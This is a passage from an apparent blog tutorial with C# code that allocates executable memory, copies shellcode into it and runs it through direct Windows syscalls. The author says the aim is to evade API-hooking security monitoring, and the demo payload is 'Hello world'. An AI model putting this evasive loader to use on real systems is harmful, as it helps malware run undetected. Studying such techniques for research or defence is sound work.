
```
43          IntPtr hCurrentProcess = GetCurrentProcess();
44          IntPtr pMemoryAllocation = new IntPtr(); // needs to be passed as ref
45          IntPtr pZeroBits = IntPtr.Zero;
46          UIntPtr pAllocationSize = new UIntPtr(Convert.ToUInt32(payload.Length)); // needs to be passed as ref
47          uint allocationType = (uint)Native.AllocationType.Commit | (uint)Native.AllocationType.Reserve; // reserve and commit memory
48          uint protection = (uint) Native.AllocationProtect.PAGE_EXECUTE_READWRITE; // set the memory protection to RWX, not suspicious at all...
49
50          /*   Allocate memory for shellcode via syscall (alternative to VirtualAlloc Win32 API)   */
51          try
52          {
53              var ntAllocResult = NtAllocateVirtualMemory(hCurrentProcess, ref pMemoryAllocation, pZeroBits, ref pAllocationSize, allocationType, protection);
54              Console.WriteLine($"[*] Result of NtAllocateVirtualMemory is {ntAllocResult}");
55              Console.WriteLine($"[*] Address of memory allocation is 0x{pMemoryAllocation}");
56          }
57          catch
58          {
59              Console.WriteLine("[*] NtAllocateVirtualMemory failed.");
60              Environment.Exit(1);
61          }
```

Here you can see we make a call to `NtAllocateMemory` instead of the Win32 API `VirtualAlloc` that Win32Injector uses. We setup the function call with all the needed arguments (lines 43-48) and make the call to `NtAllocateMemory`. This returns a block of memory for our shellcode, just like `VirtualAlloc` would!

The remaining steps are similar:

```
63          /*   Copy shellcode to memory allocated by NtAllocateVirtualMemory   */
64          try
65          {
66              Marshal.Copy(payload, 0, (IntPtr)(pMemoryAllocation), payload.Length);
67          }
68          catch
69          {
70              Console.WriteLine("[*] Marshal.Copy failed!");
71              Environment.Exit(1);
72          }
73
74          IntPtr hThread = new IntPtr(0);
75          ACCESS_MASK desiredAccess = ACCESS_MASK.SPECIFIC_RIGHTS_ALL | ACCESS_MASK.STANDARD_RIGHTS_ALL; // logical OR the access rights together
76          IntPtr pObjectAttributes = new IntPtr(0);
77          IntPtr lpParameter = new IntPtr(0);
78          bool bCreateSuspended = false;
79          uint stackZeroBits = 0;
80          uint sizeOfStackCommit = 0xFFFF;
81          uint sizeOfStackReserve = 0xFFFF;
82          IntPtr pBytesBuffer = new IntPtr(0);
83
84          /*   Create a new thread to run the shellcode (alternative to CreateThread Win32 API)   */
85          try
86          {
87              var hThreadResult = NtCreateThreadEx(out hThread, desiredAccess, pObjectAttributes, hCurrentProcess, pMemoryAllocation, lpParameter, bCreateSuspended, stackZeroBits, sizeOfStackCommit, sizeOfStackReserve, pBytesBuffer);
88              Console.WriteLine($"[*] Result of NtCreateThreadEx is {hThreadResult}");
89              Console.WriteLine($"[*] Thread handle returned is {hThread}");
90          }
91          catch
92          {
93              Console.WriteLine("[*] NtCreateThread failed.");
94          }
95
96          /*   Wait for the thread to start (alternative to WaitForSingleObject Win32 API)   */
97
98          try
99          {
100             var result = NtWaitForSingleObject(hThread, true, 0); // alertable or not alertable, no change...
101             Console.WriteLine($"[*] Result of NtWaitForSingleObject is {result}");
102         }
103         catch
104         {
105             Console.WriteLine("[*] NtWaitForSingleObject failed.");
106             Environment.Exit(1);
107         }
108
109         return;
```

We copy our shellcode into our newly-allocated memory, and then create a thread within our current process pointing to that memory via another syscall, `NtCreateThreadEx`, in place of `CreateThread`. Finally, we start the thread with a call to the syscall `NtWaitForSingleObject`, instead of `WaitForSingleObject`. Here's the final result:



Hello world via syscall! Assuming this was some sort of payload running on a system with API hooking enabled, we would have bypassed it and successfully run our payload.

A note on native code

Some key parts of this puzzle I've not mentioned yet are all of the native structs, enumerations, and definitions needed for the syscalls to function properly. If you look at the screenshots above, you will see types that don't have implementations in C#, like the `NTSTATUS` return type for all the syscalls, or the `AllocationType` and `ACCESS_MASK` bitmasks. These types are normally declared in various Windows headers and DLLs, but to use syscalls we need to implement them ourselves. The process I followed to find them was to look for any non-simple type and try to find a definition for it. Pinvoke.net was massively helpful for this task. Between it and other resources like MSDN and the ReactOS source code, I was able to find and add everything I needed. You can find that code in the `Native.cs` class of the solution here.

Wrapup

Syscalls are fun! It's not every day you get to combine 3 different languages, managed and unmanaged code, and several levels of Windows APIs in one small program. That said, there are some clear difficulties with syscalls. They require a fair bit of boilerplate code to use, and that boilerplate is scattered all around for you to find like a little undocumented treasure hunt. Debugging can also be tricky with the transition between managed and

unmanaged code. Finally, syscall numbers change frequently and have to be customized for the platform you're targeting. D/Invoke seems to handle several of these issues rather elegantly, so I'm excited to dig into those more soon.